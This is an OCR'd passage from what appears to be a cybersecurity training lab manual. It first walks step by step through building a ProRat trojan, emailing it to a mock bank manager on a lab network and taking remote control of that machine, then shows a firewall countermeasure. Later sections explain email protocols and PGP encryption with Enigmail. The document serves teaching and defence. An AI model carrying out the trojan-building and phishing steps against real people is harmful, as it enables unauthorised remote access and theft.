
3. Create ProRat Server application to be used as "trojan", by navigating through "Create-> Create ProRat Server (342 kbayt)" as shown below.

4. Click on “General Settings” button and fill the following information with default settings:
   - Server Port : "**5110**" [Specify port on which trojan will listen to request]
   - Server Password: "**12345678**"[Specify password to be used to connect the trojan application running on victim machine]
   - victim Name: "**victim**" [Specify generic name for this application]


5. Now click on " Server Extensions " button and select the "Server Extension(Has icon support)" to specify the file extension of trojan server application along with its icon.



6. Now click on "Server Icon" and select a appropriate icon image for trojan application .
7. Click on "Create Server" to create the trojan application with file name "server.exe" would be created. Minimize the Prorat window.




8. Now browse to prorat directory(Desktop/ProRat/run/) where a file with name"server.exe" would be created .This file would be sent by malicious user to victim (bankmanager@cordial.com).



Following steps would be used by maliciuos user to send the created trojan application through e-mail to the victim

9. From Windows7(10.0.0.12) machine, browse to "http://10.0.0.13" [a web based mail service to be used for send e-mail] .


10. Login to e-mail service using following credentials
    User: client1@test.com
    Password: 12345678
    Now compose a mail for victim user ,in this scenario the trojan application “server.exe” would be sent to "bankmanager@cordial.com"[e-mail id of victim user] .Attach the "server.exe" file and send the e-mail message as shown below




Following steps would be used by victim user to download trojan application sent by malicious user through e-mail

11. As a victim user, Switch to "Win-clone" (10.0.0.15) machine and open the mail service by browsing ""http://myserver.domain.com" as shown below:


12. Login to e-mail service using following credentials
    Username : bankmanager@cordial.com
    Password : 12345678



13. Now check the mail sent by user "client1@test.com" ,and download the attached file "server.exe" as shown below.



14. Now the victim user would try to execute the downloaded file which is saved in "Downloads" folder. Now click on downloaded file "server.exe". By clicking this malicious file, the "server.exe" trojan application would install on the victim's machine without the permission of user.




Following steps would be used by malicious user to make connection to victim's machine using trojan application and thus take complete control over the target machine.


15. As a malicious user ,switch to Windows7 (10.0.0.12) and execute ProRat application to connect the target machine with following IP address and Port No:
IP Address:**10.0.0.15** [IP Address of win-7 i.e. victim's machine]
Port No: **5110** **[**Specify Port no. on which the trojan is running**]**

16. Enter password "12345678" as specified in previous step and click on "OK" button.

17. Now click on run and click on notepad, again click on Run as following.



18. Switch to Win-clone (10.0.0.15) and notepad would be appear.



Outcomes


In this lab the participant has performed the following:

- Created a backdoor application using ProRat tool on behalf of attacker.
- Sent the file containing a backdoor application via e-mail as attacker.
- Download and installed the backdoor application on victim machine.
- Connected to victim machine using ProRat application as attacker.
- Attacker gains complete control over Victim Machine.

Implementing the countermeasure to create a secured environment


The following steps would be performed by user on Windows7(10.0.0.15)to set up firewall.

19. Switch to the Windows7(10.0.0.15)machine open the “Control Panel” and click on Windows Firewall.



20. Click on Restore Defaults

21. Click on Yes button. Firewall is now enabled on Win-clone (10.0.0.15) machine.



22. Switch to Windows7(10.0..12)Machine and connect again by clicking on Connect button on Prorat.

23. But this time it will not prompt for the password as it cannot connect to client side agent because firewall on Win-Clone (10.0.0.15)machine is now blocking access.

Lab Outcomes

In this lab the participant has done the following:

- Enabled Firewall on Victim's machine to disable untrusted services.
- The connection to Backdoor application failed after enabling firewall as a countermeasure.

Suggested More Countermeasures

1. Always use Anti-Virus software on machine and regularly update the Anti Virus software to be able to detect the presence of infection.
   ProRat server usually detected as Trojan.Dropper.Prorat.DZ.29, Dropped: Backdoor.Prorat.DZ

Objective of the Module

Objective of this Module is to understand about common E-mail Protocols, E-mail Encryption, Digital Signature.

Common E-mail Protocols:

1. **POP3 – Post Office Protocol v3**

It allows an email client to download an email from an email server. POP3 (Post Office Protocol 3) is the most recent version of a standard protocol for receiving e-mail. The POP3 protocol is simple and does not offer many features except for download. POP3 is a client/server protocol in which e-mail is received and held by the Internet server. Generally users check their mail-box on the server and download those mails, using POP3. Its design assumes that the email client downloads all available email from the server, deletes them from the server and then disconnects. However, some implementations allow users or an administrator to specify that mail be saved for some period of time.

POP can be thought of as a "store-and-forward" service. POP3 normally uses **port 110**. This protocol is built into most popular e-mail client software's, such as Eudora and Outlook Express. It's also built into the Netscape and Microsoft Internet Explorer browsers.

2. **IMAP – Internet Message Access Protocol**

IMAP stands for Internet Message Access Protocol. IMAP shares many similar features with POP3. It is also a protocol that an email client can use to download email from an email server. However, IMAP includes many more features than POP3. The IMAP protocol is designed to let users keep their email on the server. IMAP requires more disk space on the server and more CPU resources than POP3, as all emails are stored on the server. IMAP normally uses **port 143**.

3. **SMTP – Simple Mail Transfer Protocol**

SMTP stands for Simple Mail Transfer Protocol. SMTP is used when email is delivered from an email client, such as Outlook Express, to an email server or when email is delivered from one email server to another. SMTP uses port 25.

Email Encryption:

Email encryption protects private, sensitive and valuable information communicated via email. Email encryption can be implemented using email encrypting software, secure email servers. Email encryptions rely on public key cryptography. **Public-key cryptography**, also known as **asymmetric cryptography**, is a form of cryptography in which the key used to encrypt a message differs from the key used to decrypt it. In public key cryptography, a user has a pair of cryptographic keys—a **public key** and a **private key**. The private key is kept secret, while the public key may be widely distributed. Incoming messages would have been encrypted with the recipient's public key and can only be decrypted with his corresponding private key. The keys are related mathematically, but the private key cannot be practically derived from the public key.

Digital Signature:

The digital signature can be used for sender authentication and non-repudiation. A user can encrypt a message with its own private key and send it. If another user can successfully decrypt it using the corresponding public key, this provides assurance that the first user (and no other) sent it. In practice, a cryptographic hash value of the message is calculated, encrypted with the

private key and sent along with the message (resulting in a cryptographic signature of the message). The receiver can then verify message integrity and origin by calculating the hash value of the received message and comparing it against the decoded signature (the original hash). If the hash from the sender and the hash on the receiver side do not match, then the received message is not identical to the message which the sender "signed", or the sender's identity is wrong.

- It ensures by means of verification and validation that the user is whom it claimed to be.
- It ensures data Integrity giving the user peace of mind that the message or transaction has not been accidentally or maliciously altered.
- It ensures confidentiality and ensures that messages can only be read by authorized intended recipients.
- It also verifies date and time so that senders or recipients can not dispute if the message was actually sent or received.

A Scenario For E-mail Security

Scenario

There are several persons who belong to managerial group. They uses local e-mail server for their communication & data transfer. Since the natures of mails are highly confidential so they want to use secure and encrypted mail system.

The user2 has requested user1 to send the Sample Bank Statement. Now user1 is going to send confidential Sample Bank Statement to user2 using secure and encrypted mail system.

For this a scenario has been designed to show how user2 and user1are going to exchange e-mails using secure and encrypted e-mail systems.

Hands on Lab for E-mail Security

Tools Used

The following tools would be used to perform this module

1. Mozilla Thunderbird (for E-mail client)

The Mozilla Thunderbird would be used as an E-mail client for receiving and sending the E-mail.

2. Enigmail (for E-mail Encryption)

The Enigmail provides public key E-mail encryption. Enigmail is an add-on to the mail client of Mozilla Thunderbird.

3. WinPT (Windows Privacy Tray) (for File encryption)

Windows Privacy Tray is a collection of applications for File Encryption

Machine Details for this Lab

Power on the below Virtual Machine to be used in this lab

Sr.no.	Machine	IP Address	User Login	Password
1	CentOS 6.4 (as Mail server)	10.0.0.13	root	12345678
2	Windows 7 (as user1)	10.0.0.12	nielit	123
3	win-clone (as user2)	10.0.0.15	nielit	123


Creating and performing exchange of E-mails using secure and encrypted e-mail systems.

.


Setting up encrypted e-mail system:

The following steps would demonstrate the installation of Enigmail on Windows 7 (10.0.0.12)machine. The Enigmail provides e-mail encryption. The Enigmail comes as an add-on for thunderbird e-mail client.


1. From the desktop of Windows7 (10.0.0.12), **o**pen **Mozilla Thunderbird** e-mail client  .



2. Click on Add-ons




3. Click on the Install Add-on From Files.



4. Browse to the “Downloads” folder. Select file ‘enigmail-1.5-sm+tb.xpi’ and click on Open button.

5. After selecting the enigmail file following screen would appear, click on Install Now button.




6. After completion of installation restart the thunderbird email client by clicking Restart Now button on the Add-ons Manager browser tab as shown in the screenshot below.


7. Close Add-ons Manager browser tab.

The following steps would be used to generate a public key and a private key for user1 that would be used for encrypting files and e-mails.


8. Now the user1 needs a PGP key pair for encrypting files and emails. From the "Browser menu bar(1.)" select “OpenPGP (2.)> → Key Management” (3.).



9. It would open a “OpenPGP Key Management” window. Generate key pair for the user from “Generate --> New Key Pair”.




10. Set Passphrase as user12345678 & click on the button “Generate key”.




11. Click on Generate Key button.


12. After the key generation is completed, it would ask to create a revocation certificate, click on Generate Certificate to create it.



13. Save the certificate in Documents folder, click on "Save" button.




14. Provide the passphrase as user12345678 and click on OK button.



15. Click on OK button.

16. The key generation is completed. Close the OpenPGP
17. Key Management Window




The following steps would demonstrate the installation of Enigmail on win-clone (10.0.0.15). The Enigmail provides e-mail encryption. The Enigmail comes as an add-on for thunderbird e-mail client.

